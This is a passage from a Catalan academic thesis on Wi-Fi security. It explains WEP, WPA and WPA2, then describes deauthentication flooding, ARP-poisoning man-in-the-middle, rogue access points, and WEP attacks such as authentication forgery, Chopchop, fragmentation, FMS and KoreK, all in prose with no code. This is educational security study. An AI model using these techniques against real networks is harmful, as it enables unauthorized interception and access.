preconfigurada en el punt d'accés. El procediment que se segueix és el següent, primer una estació sol·licita autenticació, el punt d'accés respon a l'estació amb un missatge aleatori de 128 bytes, per tal que l'estació respongui amb una trama amb el mateix missatge però encriptat amb la clau WEP. El problema que presenta aquest mètode és que el xifratge WEP té una seguretat baixa i un atacant pot descobrir la clau amb molta facilitat capturant trames.

2.3 Seguretat en xarxes sense fils

2.3.1 Conceptes bàsics

La seguretat en la xarxa es defineix com les activitats que es porten a cap per protegir el funcionament, la integritat i les dades d'una xarxa. Una seguretat efectiva gestiona l'accés de la xarxa, evitant que les amenaces exteriors entrin i es propaguin per la xarxa.

L'estratègia que se segueix per mantenir una xarxa segura consta de tres fases, la protecció, la detecció i la reacció.

- En la protecció s'implementen mecanismes i es configuren dispositius per obtenir una xarxa robusta i protegida contra els atacs externs.

- En la detecció és monitora el tràfic de la xarxa amb l'objectiu de detectar i descobrir canvis en la configuració, comportaments estranys o paquets maliciosos.

- En la reacció es responen i resolen els problemes identificats anteriorment, mitjançant les eines corresponents, per tal d'eliminar l'amenaça i tornar la xarxa al seu estat segur.

La seguretat en les xarxes WLAN es concentra en el control de l'accés i la privacitat. Un control d'accés robust impedeix als usuaris no autoritzats entrar a la xarxa i comunicar-se amb els punts d'accés. D'altra banda la privacitat garanteix que les dades estiguin protegides i que només puguin ser enteses per l'emissor i el receptor.

Una xarxa sense protecció és vulnerable a escoltes il·legals, accés no autoritzat, usurpació i suplantació d'identitat, interferències aleatòries, denegació del servei, amenaces físiques, etc.

2.3.2 WEP

Quan el IEEE va començar el desenvolupament de l'estàndard 802.11 per xarxes sense fils, se sabia que l'ús d'un medi de propagació radioelèctric provocava vulnerabilitats. És per això que es va incloure un senzill mecanisme, anomenat WEP, per tal de protegir la comunicació entre els dispositius dels usuaris i els punts d'accés. Aquest algorisme

de seguretat aporta privacitat xifrant les dades i proporciona un servei d'integritat mitjançant un codi d'integritat de dades.

El punt d'accés pot tenir configurades fins a quatre claus WEP, permeten utilitzar claus diferents per grups d'estacions diferents. Cada trama es xifra amb una clau independent, la qual s'obté a partir de la clau WEP i un vector d'inicialització diferent per cada trama. El valor d'aquest vector s'inclou en la trama per tal que el receptor pugui desxifrar el missatge. D'aquesta manera es dificulta que un atacant pugui detectar dades repetides.


Una trama de dades xifrada mitjançant WEP té la mateixa estructura que una trama normal, amb la diferència de què el camp de dades s'estructura en 4 parts [2]:

- La primera part conté el vector d'inicialització que s'utilitza per xifrar la trama.

- La segona part conté l'identificador de la clau WEP que s'ha utilitzat en el xifratge, de les quatre possibles del punt d'accés.

- La tercera part conté les dades xifrades.

- La quarta part conté el codi de comprovació d'integritat, un camp de comprovació d'errors de 32 bits que es calcula a partir de les dades abans de xifrar-les.



Il·lustració 9: Estructura trama xifrada amb WEP [2]

Amb aquest últim element es pot comprovar que la trama no s'ha manipulat. El problema d'aquesta estructura és que els dos primers camps, on es troba el vector d'inicialització i la clau WEP, no estan protegits, i poden ser manipulats per un atacant. A més, el CRC no disposa de propietats de seguretat tan fortes com per exemple un codi criptogràfic.

L'algorisme WEP és un algorisme criptogràfic de xifrat de flux RC4. Es va escollir aquest algorisme per la seva simplicitat i al baix consum d'energia, perquè en treballar amb dispositius mòbils, la bateria és un factor important. Si s'utilitzés un altre algorisme, amb més potencia de càlcul, consumiria més energia i la bateria dels dispositius es veuria compromesa.

WEP utilitza claus estàtiques i secretes de 64 o 128 bits de longitud, aquestes claus estan compostes per una part variable i una part fixa. La part variable és el vector d'inicialització i correspon als primers 24 bits de la clau, mentre que la part fixa és la clau arrel que correspon a la resta de la clau. Aquesta clau arrel és la clau secreta i té una longitud de 40 bits si la clau és de 64 bits totals o bé de 104 si la clau és de 128 bits totals. El procediment que es segueix per xifrar una trama amb WEP és el següent:

1. Es genera una cadena de 24 bits diferents de les anteriors per utilitzar com a vector d'inicialització.

2. s'uneix el vector d'inicialització de 24 bits amb la clau WEP arrel per crear la clau RC4 de xifratge.

3. S'obté el valor de comprovació d'integritat a partir de calcular el CRC de les dades.

4. S'uneixen les dades amb el valor de comprovació de integritat per xifrar la seqüència amb la clau RC4.

5. Es genera la trama WEP final ajuntant el vector d'inicialització, l'identificador de la clau WEP i les dades xifrades del punt anterior.

Un cop la trama és rebuda per una estació, aquesta realitza el procediment següent per poder-la desxifrar:

1. Es llegeix el vector d'inicialització de la trama WEP.

2. S'uneixen els 24 bits del vector d'inicialització amb la clau arrel que indica el camp identificador per obtenir la clau RC4.

3. S'utilitza aquesta clau RC4 per desxifrar la part xifrada de la trama.

4. Es calcula el CRC a partir de les dades desxifrades i es comprova que coincideix amb el CRC del camp de comprovació d'integritat.

El principal objectiu del vector d'inicialització és que cada trama tingui una clau de xifratge diferent. Això suposa que aquest vector ha de ser diferent i no es pot repetir. Per crear-lo s'utilitza un generador de nombres pseudoaleatoris o es fa servir un mode comptador, que consisteix a obtenir el vector a partir de sumar 1 al vector anterior.

Tot i que aquest algorisme es considerava segur, presenta moltes vulnerabilitats importants que s'estudien posteriorment.

Algorisme RC4

Aquest algorisme s'implementa amb una única operació aritmètica, una suma de 8 bits que ignora l'arrossegament que es genera. És una operació molt ràpida de realitzar i molt fàcil d'implementar. (mida?)

El funcionament de l'algorisme està format per dues fases, la programació de clau i la generació del text de xifratge. L'objectiu de la primera fase, la programació de clau, la qual utilitza l'algorisme KSA, és obtenir un vector d'estat transformant la clau en una matriu, per tal que en la segona fase es generi el text de xifratge mitjançant l'algorisme PRGA.

La tecnologia WEP està dissenyada principalment per escenaris de xarxes d'ús personal i xarxes de petites oficines. Però actualment ja no s'utilitza a causa de les nombroses vulnerabilitats de seguretat que presenta el protocol [2].

2.3.3 WPA

A causa de les limitacions que presenta WEP, en el novembre del 2002 es va anunciar un nou estàndard de seguretat suportat per la indústria anomenat WPA. Aquest estàndard utilitza una encriptació millorada mitjançant el protocol d'integritat de claus temporals, el qual soluciona els problemes de WEP, ampliant la longitud de cada clau i incloent l'ús de claus dinàmiques per a cada usuari, cada sessió i per cada paquet enviar, a més d'afegir un mecanisme eficient d'autenticació d'usuaris.

En WEP l'ús de claus úniques no suposa un problema en xarxes petites domèstiques, però en xarxes corporatives grans presenta un perill. Si un atacant aconsegueix descobrir la clau, podrà accedir a tots els equips i dispositius de la xarxa lliurement sense més impediments.

És per això que WPA utilitza l'estàndard IEEE 802.1X com a mètode de control d'accés a la xarxa. Aquest estàndard fa possible l'intercanvi de claus de sessió en una autenticació mútua entre dos nodes de la xarxa. Això significa que el punt d'accés també haurà de realitzar el procés d'autenticació, per tal que l'estació es pugui assegurar que no s'està comunicant amb un punt d'accés falsificat. L'extrem que sol·licita l'autenticació és el suplicant i l'altre extrem l'autenticador. Aquest últim pot realitzar el procés d'autenticació per si mateix o pot comunicar-se amb un servidor d'autenticació.

L'estàndard 802.1X es basa en el protocol EAP, aquest permet realitzar l'autenticació sense la necessitat d'assignar i utilitzar les adreces de xarxa IP. Per tal d'enviar missatges del protocol EAP es defineix un format de trames anomenat EAPOL.

En WPA cada parell d'estacions utilitza les seves pròpies claus per donar seguretat a les comunicacions. Però això suposa un problema

quan una única estació es vol comunicar amb un grup concret d'estacions o amb totes alhora. Per solucionar aquest problema WPA permet treballar amb dos tipus de claus:

Claus entre parelles: S'utilitzen en la comunicació punt a punt, que realitzen un parell de nodes.

Claus de grup: S'utilitzen per a la comunicació de difusió i la difusió selectiva. Les claus són conegudes per tots els integrants del BSS.

WPA defineix dos modes d'autenticació:

- WPA-PSK: Els punts d'accés i les estacions utilitzen una clau mestra única. S'utilitza en xarxes petites d'ús personal.

- WPA-802.1X: Basat en l'estàndard 802.1X, el protocol EAP i un servidor d'autenticació. S'utilitza en xarxes escalables corporatives amb moltes estacions.

El procés que segueix l'autenticació és el següent:

1. Primer l'estació identifica la xarxa a la qual vol entrar, mitjançant les trames balisa, per conèixer la informació sobre el punt d'accés. Es necessita saber l'adreça MAC del punt d'accés, les velocitats de transmissió que suporta, si és compatible amb WPA i quins algorismes de xifrat utilitza.

2. Es realitza una autenticació de sistema obert per decidir quin algorisme d'autenticació i quin xifratge farà servir l'estació.

3. S'estableix de forma segura una clau mestra entre parelles per l'estació i el punt d'accés. Si l'autenticació és WPA-PSK, aquesta clau mestra s'utilitza com a clau compartida PMK i es realitza l'autenticació. En canvi, si l'autenticació és WPA-802.1X s'inicia el protocol EAP. El suplicant i l'autenticador intercanvien missatges EAP per realitzar l'autenticació i s'obté una clau mestra de sessió (MSK), a partir d'aquesta clau es crea la clau PMK.

4. Finalment l'autenticació es completa realitzant un procés de negociació en 4 passos. Amb aquest procés final es verifica que el punt d'accés i l'estació han obtingut la clau mestra PMK i que són els autèntics. També s'obtenen les claus per poder protegir les trames WPA.

Xifratge TKIP

WPA també canvia l'esquema de xifratge respecte WEP. L'algorisme pròpiament dit segueix sent un algorisme de xifrat de flux RC4, però la generació de claus canvia i s'anomena TKIP.

Presenta diverses diferències respecte a l'esquema WEP. TKIP no utilitza vector d'inicialització amb una part fixa per obtenir la clau d'encriptació de dades, sinó que tots els bits es recalculen per cada trama. En les trames TKIP s'afegeix un codi d'integritat en el camp ICV, el qual es calcula a partir d'una clau secreta, per evitar atacs de modificació o fragmentació. A més, aquest codi es calcula també amb les adreces MAC origen i destí per evitar atacs d'injecció. S'afegeix un comptador a cada trama per evitar els atacs de repetició.

Es pot observar que l'autenticació amb WPA és molt més segura que la de WEP, ja que introdueix fortes mesures de seguretat i un xifratge més robust per evitar qualsevol atac [2].

2.3.4 WPA2

Aquesta especificació del protocol WPA incorpora totes les funcionalitats de l'estàndard 802.11i. Es poden diferenciar dos tipus de canvis respecte WPA. D'una banda s'afegeixen mecanismes de preautenticació i emmagatzematge de claus mestres, per tal que els usuaris coneguts que tornin a entrar en la xarxa ho facin de manera més rapida i eficient. D'altra banda s'utilitza un nou algorisme de xifratge anomenat CCMP, basat en el xifratge de blocs i el l'algorisme AES-128, el qual és un mecanisme molt més segur que no té cap vulnerabilitat significativa i és més eficient.

Per tant, WPA2 manté els dos mètodes d'autenticació del protocol WPA, però els implementa d'una manera més segura i eficient.

2.3.5 Comparativa

Després d'estudiar i analitzar els protocols de seguretat, es poden extreure les conclusions següents:

- El protocol WEP és la tecnologia més vulnerable i susceptible d'atac per culpa de la baixa seguretat de l'algorisme RC4. Un atacant pot trencar qualsevol clau WEP, per aquest motiu és recomanable no utilitzar aquest protocol de seguretat en cap escenari.

- El protocol WPA2-PSK és la tecnologia perfecta per xarxes domèstiques d'ús personal i petites oficines. És susceptibles a atacs de força bruta amb diccionari, per tant necessita una clau robusta i difícil de desxifrar.

- El protocol WPA2-802.1X és la tecnologia que funciona millor en escenaris de xarxes corporatives i xarxes escalables de gran mida. Gràcies a servidors d'autenticació i el protocol EAP, aquesta tecnologia és la més segura, a canvi de tenir un cost elevat.

- El protocol WPA tampoc s'utilitza, ja que la tecnologia WPA2 és idèntica a la WPA, amb la diferència que WPA2 disposa de més prestacions i dóna més seguretat.

Les tres tecnologies es resumeixen en les taules següents:

Protocol	Resum
WEP	Algorisme criptogràfic de xifratge per flux RC4. Utilitza claus estàtiques de 64 o 128 bits. Protocol simple, de baix cost i gran compatibilitat amb els diferents dispositius, però que aporta baixa seguretat a causa de totes les vulnerabilitats que presenta.
WPA	Algorisme criptogràfic per flux RC4 que utilitza TKIP per encriptar les claus. Millora la seguretat de WEP mitjançant claus temporals. Disposa de dos tipus d'autenticació, amb claus compartides o utilitzant el protocol EAP. És més segur que WEP però és vulnerable a atacs de força bruta si es configura una clau WPA amb baixa seguretat.
WPA2	Millora del protocol WPA que incorpora les funcionalitats de l'estàndard 802.11i. Afegeix mecanismes de preautenticació i emmagatzematge de claus, i l'algorisme de xifratge CCMP basat en el xifratge de blocs i AES-128.

Taula 2: Resum protocols de seguretat

Característiques	WEP	WPA	WPA2
Arquitectura	Xifrat de flux	Xifrat de flux	Xifrat de blocs
Algorisme xifratge de claus	RC4	TKIP	CCMP
Algorisme seguretat	RC4	RC4	AES-128
Mètode control d'accés	-	EAP	EAP

Taula 3: Característiques protocols de seguretat

3. Amenaces

Les amenaces en les xarxes publiques i en les xarxes domestiques sense fils poden arribar a ser molt nocives pels usuaris, tota la seva informació personal es pot veure compromesa, així com els recursos invertits en la xarxa.

Es per això que aquest treball està centrat en exposar i explicar en profunditat aquest tipus d'atacs. Amb l'objectiu de donar als usuaris el coneixement i les eines per evitar i lluitar contra aquests atacs.

Específicament, les amenaces que es tracten en el treball es classifiquen en amenaces actives o amenaces passives.

- Amenaces actives: Atacs que funcionen manipulant i modificant la informació de les dades o dels equips de la xarxa, per tal de guanyar accés en la xarxa o impedir el seu correcte funcionament. Es poden donar en escenaris de comunicació entre usuaris, en xarxes

- Amenaces passives: Atacs que funcionen recopilant informació de la xarxa sense modificar-la ni manipular-la, per després utilitzar-la en atacs actius o per directament robar informació. Són més difícils de detectar i ideals en escenaris de xarxes públiques amb poca seguretat, on els usuaris es connecten amb els seus dispositius personals sense mesures de seguretat addicionals.

Mitjançant la lectura d'aquest estudi un lector sense coneixements previs en el sector, pot entendre les amenaces a les quals està sotmès quan es connecta a una xarxa pública i en la seva xarxa privada d'ús personal.

3.1 Amenaces actives

3.1.1 Denegació de servei

Un atac de denegació del servei (DoS) és un atac que pot paralitzar o inhabilitar una xarxa. Això suposa un gran problema, i més en les xarxes WLAN, ja que són extremadament vulnerables a aquest tipus d'atacs.

L'atacant sobrecarrega l'amplada de banda de la xarxa amb tràfic inusual, malgastant els recursos disponibles dels altres usuaris. Els nodes detectaran la xarxa ocupada i no podran enviar dades.

Tipus d'atacs de denegació de servei

Aquest atac es pot classificar en moltes variants segons a quina capa del model OSI estiguin dirigits.

1) Capa física

Un atac DoS en la capa física requereix que l'atacant estigui molt a prop o a dins de la xarxa sense fils que té com a objectiu. Per portar a cap aquest atac, l'atacant utilitza un transmissor d'interferències sense fils, com per exemple pot ser un portàtil equipat amb una targeta client de xarxa sense fils de gran rendiment, i una antena de guany elevat.

Amb aquesta configuració, l'atacant pot generar soroll RF i enviar-lo pel medi físic cap a la xarxa sense fils. Aquest soroll provoca que la relació senyal-soroll es redueixi fins al nivell de saturar les bandes de freqüència de l'estàndard 802.11, deixant-les inoperatives.

2) Capa de control d'accés al medi

En aquesta capa trobem atacs que utilitzen adreces origen MAC falses per tal de sobrecarregar la xarxa amb multitud de sol·licituds. Els punts d'accés no tenen manera de saber si aquestes sol·licituds són legitimes o no, provocant que aquests tipus d'atacs es puguin portar a cap. Hi ha dos tipus d'atacs que utilitzen aquest mètode:

L'atac d'inundació amb autenticacions. En aquest tipus d'atac, l'atacant fa ús de les adreces origen MAC falses per intentar autenticar-se i associar-se a un punt d'accés. S'envien moltes sol·licituds d'autenticació repetidament per tal de saturar la memòria i la capacitat de processament del punt d'accés, provocant que els clients no puguin iniciar una connexió en la xarxa.

L'atac d'inundació amb desautenticació. En aquest cas, l'atacant envia trames als clients utilitzant com adreça MAC origen l'adreça del punt d'accés. Aquestes trames són imitacions de les quals envia el punt d'accés per desconnectar els clients. D'aquesta manera l'atacant pot desconnectar contínuament als clients i provocar que no puguin mantenir una connexió en la xarxa [7].

3.1.2 Man in the middle

L'atac man in the middle s'utilitza principalment per robar informació i dades valuoses per a les empreses corporatives. És un atac molt perillós, ja que és possible portar-lo a cap explotant les vulnerabilitats inherents al protocol TCPIP en diverses capes. És una tècnica derivada de l'escolta i la falsificació de paquets, i si es realitza correctament, és

completament transparent pels usuaris, dificultant la detecció i la detenció.

L'objectiu principal de l'atac és robar la sessió de l'usuari, és a dir, robar la informació que es transmet a través de l'aire. Per tal que l'atacant pugui robar aquesta sessió, necessita utilitzar un programa per capturar i analitzar paquets. Un cop aconseguits els paquets, es decideix a quina capa atacar per tal d'aconseguir el control de la xarxa.


L'impacte de l'atac pot arribar a ser molt elevat, pel fet que es pot portar a terme en vàries capes. Per exemple l'atac ARP Poisoning està dirigit a la capa d'enllaç.

Aquest tipus d'atac utilitza una vulnerabilitat en el protocol ARP. Aquest protocol realitza la traducció d'adreces MAC a adreces IP. En una situació normal, quan una pila de protocol TCPIP que s'executa a l'ordinador d'origen vol enviar un paquet a una adreça IP destí, primer mira a la memòria cau local per saber si l'adreça IP destí ja té una adreça MAC establerta. Si no es troba l'entrada, s'inicia una transmissió ARP per demanar l'adreça MAC de la IP destí. La màquina receptora respon a la petició ARP amb la seva pròpia adreça MAC.

Al mateix temps la màquina origen estableix l'adreça MAC per la IP destí i la guarda en la memòria cau local, així en connexions futures podrà consultar la taula en comptes de tornar a realitzar la transmissió ARP, fent que la comunicació sigui més eficient i ràpida. El problema està en què ARP és un protocol sense estat i, a més, la memòria cau no té un mecanisme propi de seguretat, provocant vulnerabilitats.

El que fa aquest atac és falsificar els paquets ARP, per tal que l'objectiu associï l'adreça IP de la destinació amb la MAC de l'atacant, fent que tot el tràfic que es genera cap a la destinació, hagi de passar per la màquina de l'atacant primer. L'atacant també pot utilitzar el mateix mètode en la màquina destinació per capturar tot el transit entre les dues màquines, establint-se com l'home en el mig de la comunicació.

Un cop l'atacant ha establert el control, l'únic que ha de fer és recollir els paquets de l'emissor i reenviar-los cap al receptor mentre grava el contingut dels paquets. Com que les víctimes no noten diferencia en la seva comunicació, no es donen conte de l'atac [8].



Il·lustració 10: Atac Man In The Middle [8]

3.1.3 Dispositius sense fils maliciosos

Els punts d'accés maliciosos són punts d'accés no autoritzats en una xarxa. Els usuaris de la xarxa normalment configuren punts d'accés per a més comoditat, sobretot si no hi ha cap infraestructura sense fils existent. Això és pel fet que els punts d'accés són econòmics i fàcils d'instal·lar en una xarxa, però sovint s'instal·len sense cap classe de seguretat. Encara que els punts d'accés es configurin amb funcions de seguretat, com ara WEP, normalment un usuari no pot configurar mecanismes de seguretat més robustos, com per exemple túnels VPN o una autenticació més segura, deixant-los vulnerables a les manipulacions. Un altre perill potencial és que un intrús instal·li físicament un punt d'accés maliciós a la xarxa com a mètode per obtenir accés futur a una xarxa. Això suposa un problema, ja que no és necessari situar-lo dins del perímetre físic de la localització objectiu.

Molts punts d'accés es troben en xarxes públiques com aeroports, hotels, cafeteries o altres punts d'interès, en aquestes xarxes els usuaris que es volen connectar necessiten una identificació amb un login i una contrasenya. Un atacant pot configurar un punt d'accés maliciós en aquestes localitzacions i fer-lo passar per un punt d'accés legítim, d'aquesta manera es pot recopilar informació dels comptes d'usuaris. Aquest atac és molt efectiu perquè a menys que l'usuari tingui alguna manera d'autenticar el punt d'accés, com per exemple una sessió SSL, no pot defensar-se contra l'atac. L'atacant també té l'avantatge de què

els usuaris que es connecten en aquest tipus de xarxes és perquè necessiten accés a internet, i ho faran amb qualsevol dispositiu disponible.

Els punts d'accés maliciosos es poden classificar en els següents tipus:

- Punts d'accés veïns: És un punt d'accés que es troba en el radi d'una xarxa privada i s'associa accidentalment amb un punt d'accés d'aquesta xarxa. Aquest tipus de punt d'accés no representa una amenaça directa, però deixa la xarxa i tota la seva informació exposada a l'exterior.

- Punt d'accés instal·lat en la xarxa sense autorització i sense la seguretat adequada: Donen als atacants una entrada fàcil a la xarxa i poden ser utilitzats per robar informació confidencial, atacar altres dispositius de la xarxa o fins i tot utilitzar els recursos de la xarxa per realitzar atacs a altres objectius.

- Punts d'accés maliciosos: És un punt d'accés que un atacant prepara, col·loca i instal·la a consciència per atacar una xarxa. Permet interceptar informació confidencial i modificar els missatges del trànsit de la xa

Els riscos que amenacen la xarxa si els recursos d'aquesta són exposats per un punt d'accés maliciós, són robatori i destrucció de dades, pèrdua de serveis, injecció da dades malignes i ús dels recursos per realitzar altres atacs.

3.1.4 Atacs al protocol WEP

Injecció de trames

La injecció de trames es produeix quan un atacant intercepta un paquet en una xarxa sense fils protegida amb WEP, i posteriorment s'injecten paquets idèntics en la xarxa per tal de malgastar els recursos d'aquesta. Si l'estació emissora del paquet ja no es troba a la xarxa, l'atacant pot modificar les adreces del paquet per les de qualsevol altra estació, ja que aquests camps no estan protegits.

Aquest atac és possible gràcies al fet que el protocol WEP no té cap mecanisme per detectar trames duplicades. L'objectiu del vector d'inicialització és que cada trama xifrada sigui diferent, però en el punt de vista del receptor, que arribin trames amb el mateix vector d'inicialització no suposa cap problema perquè no es realitzen comprovacions.

A més, com que els camps de la capçalera MAC no estan protegits pel codi d'integritat, l'atacant pot canviar l'adreça MAC per fer-se passar per una altra estació [2].

Falsificació de l'autenticació

La falsificació de l'autenticació permet a un atacant que no coneix la clau arrel, entrar a una xarxa sense fils protegida pel protocol WEP. Si el mètode d'autenticació de la xarxa és de sistema obert, no és necessari realitzar aquest atac, ja que l'atacant podrà entrar i autenticar-se a la xarxa directament, però en un sistema de clau compartida l'atacant pot realitzar la falsificació i entrar en una xarxa suposadament segura.

Per realitzar aquesta falsificació l'atacant ha de capturar els paquets del procés d'autenticació, que són la petició, el repte, la resposta i el resultat. Els paquets que interessen a l'atacant són el repte, del qual es pot veure el contingut perquè no està xifrat, i la resposta xifrada. Utilitzant aquest paquet de resposta es realitza una resta bit a bit amb el paquet del repte, i s'obté el text de xifratge utilitzat per WEP per encriptar la resposta.


Un cop l'atacant ja coneix el text de xifratge amb el seu corresponent vector d'inicialització, inicia el procés d'autenticació de clau compartida amb el punt d'accés. Quan rep el repte, es construeix una resposta vàlida utilitzant el vector d'inicialització i el text de xifratge calculat anteriorment. El punt d'accés rep la resposta i la desxifra correctament, verificant i autenticant a l'atacant [2].

Atac Chopchop

Aquest tipus d'atac permet, mitjançant la captura de trames WEP, desxifrar els últims bytes de dades xifrades sense la necessitat de conèixer la clau de xifratge, només enviant trames al punt d'accés.

L'atac aprofita les vulnerabilitats criptogràfiques de l'algorisme CRC-32, que s'utilitza per calcular el codi d'integritat. Aquest algorisme és bo per detectar errors de transmissió però no està basat en característiques criptogràfiques, sinó en operacions aritmètiques. Gràcies a això és possible realitzar el procés invers mitjançant càlculs inversos.

El procés que segueix l'atac per obtenir el contingut d'una trama WEP consisteix a construir noves trames modificades suprimint l'últim byte xifrat, afegir els valors calculats anteriorment i calcular el nou codi de comprovació d'errors de cada nova trama. En la següent figura s'observa aquest procés i com es genera la trama modificada.



Il·lustració 11: Procés atac Chopchop [2]

L'atacant envia aquestes trames al punt d'accés esperant a una resposta correcte, i quan ho aconsegueix es calcula un byte del text de xifratge mitjançant el valor desxifrat de l'últim byte xifrat de la trama. Aquest procés es pot anar repetint per anar descobrint tots els bytes del text de xifratge [2].

Atac de fragmentació

Aquest atac permet reconstruir el contingut total dels bytes d'un text de xifratge a partir de conèixer només una part del contingut del text de xifratge. Concretament, quan un atacant descobreix una part del text de xifratge de longitud m, pot enviar paquets amb contingut arbitrari de mida m-4, dividint la càrrega útil en 16 paquets realitzant fragmentació, i xifrar-los utilitzant la part del text descobert. Un cop el punt d'accés rep tots els fragments, reconstrueix el paquet original en un sol fragment, l'encripta i el torna a enviar cap a l'atacant.

D'aquesta manera l'atacant pot recuperar els 16·m-60 bytes del text de xifratge en el nou paquet que ha rebut del punt d'accés. Ja que un atacant pot descobrir els primers 8 bytes del xifratge amb facilitat, amb aquest atac després d'enviar 16 paquets, l'atacant descobrirà 68 bytes del text de xifratge, i a l'enviar 16 més, ja tindrà 1024 bytes [2].

Atac FMS

L'atac FMS va ser el primer atac de recuperació de claus arrels explotant les vulnerabilitats de l'algorisme RC4 en xarxes sense fils protegides amb WEP. Va ser publicat per Fluhrer, Mantin i Shamir en el 2001, dels quals prové el nom de l'atac.

Aquest atac aprofita un defecte de l'algorisme de programació de claus (KSA) del protocol de xifratge RC4, en el qual es basa WEP. El defecte és una lleugera anomalia estadística en la qual, donades certes claus estructurades de determinades maneres, una petita part de la clau és una mica més probable que acabi en el text de xifratge en comparació a altres valors. Les anomalies no aleatòries com aquestes són potencialment fatals per als algorismes criptogràfics.

L'atac es basa en la recopilació de grans quantitats de dades xifrades i en la recerca dels paquets en els quals la clau té l'estructura feble. Aquests són els anomenats "paquets interessants". En aquests paquets, només hi ha un 5% de probabilitat que es descobreixi un byte de la clau. Per tant, l'atacant reuneix centenars de paquets interessants i manté estadístiques. Amb el pas del temps, el valor dels bytes descoberts es mostren més que els altres valors possibles i apareixen com els valors més freqüents.

Després de reunir els paquets suficients, es té una garantia que els valors de bytes amb més coincidències són efectivament els bytes reals de la clau. Com més paquets es reuneixen, més garantia hi ha de què s'ha trencat la clau. Les estimacions són que, en el pitjor dels casos, un atacant pot reunir suficients paquets per trencar la clau amb només 1 milió de paquets. Aquests es poden reunir en tan sols 9 minuts en una xarxa saturada [2].

El conjunt d'atacs KoreK

Aquest atac va ser desenvolupat per un usuari d'Internet que es publicava sota el nom de KoreK. Aquest usuari va publicar un conjunt de 17 atacs diferents que exploten les correlacions entre la clau arrel i els primers bytes del text de xifratge. Mentre que alguns d'aquests atacs van ser descoberts anteriorment, la majoria van ser trobats per KoreK. Aquest conjunt d'atacs està format per tres grups. El primer grup és similar a l'atac FMS, utilitza la primera paraula de sortida de l'algoritme RC4 per recuperar la clau. El segon grup utilitza tant la primera com la segona paraula. I el tercer grup, anomenat atacs inversos, és capaç d'excloure determinats valors de la clau. En lloc d'endevinar quins poden ser els valors de la clau, determina quins valors no pot tenir la clau. Aquests atacs van aconseguir gairebé un 97% de probabilitat d'èxit utilitzant només 300.000 paquets, una fita molt perillosa per culpa de la facilitat en la qual es poden realitzar aquest tipus d'atacs [2].

Atac PTW

